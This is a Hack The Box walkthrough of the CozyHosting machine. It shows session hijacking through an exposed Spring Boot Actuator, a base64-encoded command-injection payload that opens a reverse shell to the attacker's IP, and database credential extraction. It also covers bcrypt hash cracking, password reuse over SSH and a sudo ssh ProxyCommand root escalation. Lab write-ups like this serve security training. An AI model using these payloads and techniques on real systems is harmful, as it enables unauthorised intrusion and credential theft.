CozyHosting
Hack The Box machine writeup for CozyHosting.
To begin enumeration, I performed a full TCP port scan against the target using Nmap:
sudo nmap -sC -sV -p- 10.10.11.230

The scan identified two open ports:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 (Ubuntu) |
| 80 | HTTP | nginx 1.18.0 (Ubuntu) |
Additional observations:
- The web server is running nginx on Ubuntu
- Nmap indicates a redirect to:
http://cozyhosting.htb
I added the domain to my /etc/hosts file.

After adding the target domain to /etc/hosts, I navigated to:
http://cozyhosting.htb

The landing page presented a standard hosting service interface with minimal publicly exposed functionality. The primary actionable element was a login portal accessible via:
/login

- Only a login interface was exposed through initial interaction with the application.
- Page source analysis revealed the use of Bootstrap v5.2.3, which does not present any direct security concerns.
- No immediate vulnerabilities or sensitive information were identified, indicating the need for further enumeration.
With limited functionality exposed through manual browsing, I shifted to automated content discovery to identify hidden endpoints.
dirsearch -u http://cozyhosting.htb

The scan revealed several interesting endpoints, most notably:
/actuator/env
/actuator/configprops
/actuator/beans
/actuator/health
/actuator/mappings
Google suggests these endpoints are part of Spring Boot Actuator, which is used for:
- Application monitoring
- Debugging
- Configuration management
Navigating to the discovered endpoint http://cozyhosting.htb/actuator revealed a JSON response containing multiple application management endpoints.

While enumerating available Actuator endpoints, I navigated to http://cozyhosting.htb/actuator/sessions.
The endpoint returned active session data in the following format:

{"DD4681FDB00EDFA8AC6F893603A5E020":"kanderson"}
This looks like a session identifier associated with the user kanderson.
After identifying a valid session ID from the /actuator/sessions endpoint, I attempted to reuse the session to gain authenticated access.
Using an intercepting proxy, I modified the session cookie in my request:
Cookie: JSESSIONID=DD4681FDB00EDFA8AC6F893603A5E020
Upon refreshing the application with the modified session, I was successfully authenticated as kanderson, which provided access to the admin dashboard.


After gaining access to the admin dashboard, I identified functionality that appeared to initiate SSH connections based on user-supplied input.
The interface included two input fields:
- Hostname
- Username
Testing the functionality revealed that the application constructs and executes a backend command using these values.
Messing with the input a bit, I realized it appeared to be attempting an SSH connection and that there was a possible command injection vulnerability in the username field.
This command injection allowed me to append arbitrary shell syntax. I sent a base64-encoded payload and then set up an rlwrap nc listener.

host=test&username=;echo${IFS}"c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTEwLzEzMzcgMD4mMQo="${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;

Why this works:
;terminates the original command${IFS}replaces spaces to bypass filtering- Base64 encoding helps avoid bad character restrictions
- The payload is decoded and piped into
bash, resulting in execution
I usually start with a few basic checks, like looking for valid users. A good place to start is /etc/passwd.

Two notable accounts were identified: josh and postgres.
To further understand the system, I enumerated active network connections and listening services:
ss -antup

The output revealed a service listening on port 5432, indicating PostgreSQL.
That suggested credentials might be inside the application JAR file since the app is Spring Boot. Because JAR files are essentially ZIP archives, they can be inspected by extracting their contents.
I moved the file from the box to my machine, though I probably could have copied it locally on the target too.


To analyze the contents of the JAR file more effectively, I used JD-GUI, a Java decompiler that allows for easy inspection of compiled .class files.
This provides a readable view of the application source code, making it easier to identify hardcoded credentials, configuration values, and application logic.
GitHub - java-decompiler/jd-gui

We have creds:
- Username:
postgres - Password:
Vg&nvzAQ7XxR
Using the credentials recovered from the application configuration, I authenticated to the local PostgreSQL instance:
psql -h 127.0.0.1 -U postgres

Authentication was successful, providing an interactive PostgreSQL shell.
HackTricks has a solid reference for PostgreSQL enumeration:
5432,5433 - Pentesting Postgresql - HackTricks
After gaining access to the PostgreSQL instance, I enumerated available databases and tables.
I found a database named cozyhosting with tables for users and hosts.


The users table was of particular interest:
SELECT * FROM users;
We have an admin hash.

- Passwords are stored as bcrypt hashes (
$2a$10$) - Two accounts identified:
kanderson(User)admin(Admin)
After extracting the password using John:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Recovered password: manchesterunited

I started trying to SSH without success. Then I remembered we had another user: josh.
And boom, we were in.

Forgot to grab user.txt earlier.


Another basic enumeration step I always check is sudo rights. Looks like we got lucky here.
Referencing GTFOBins for ssh, I identified a method to execute arbitrary commands using the ProxyCommand option.
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x

That provided root access and the final flag.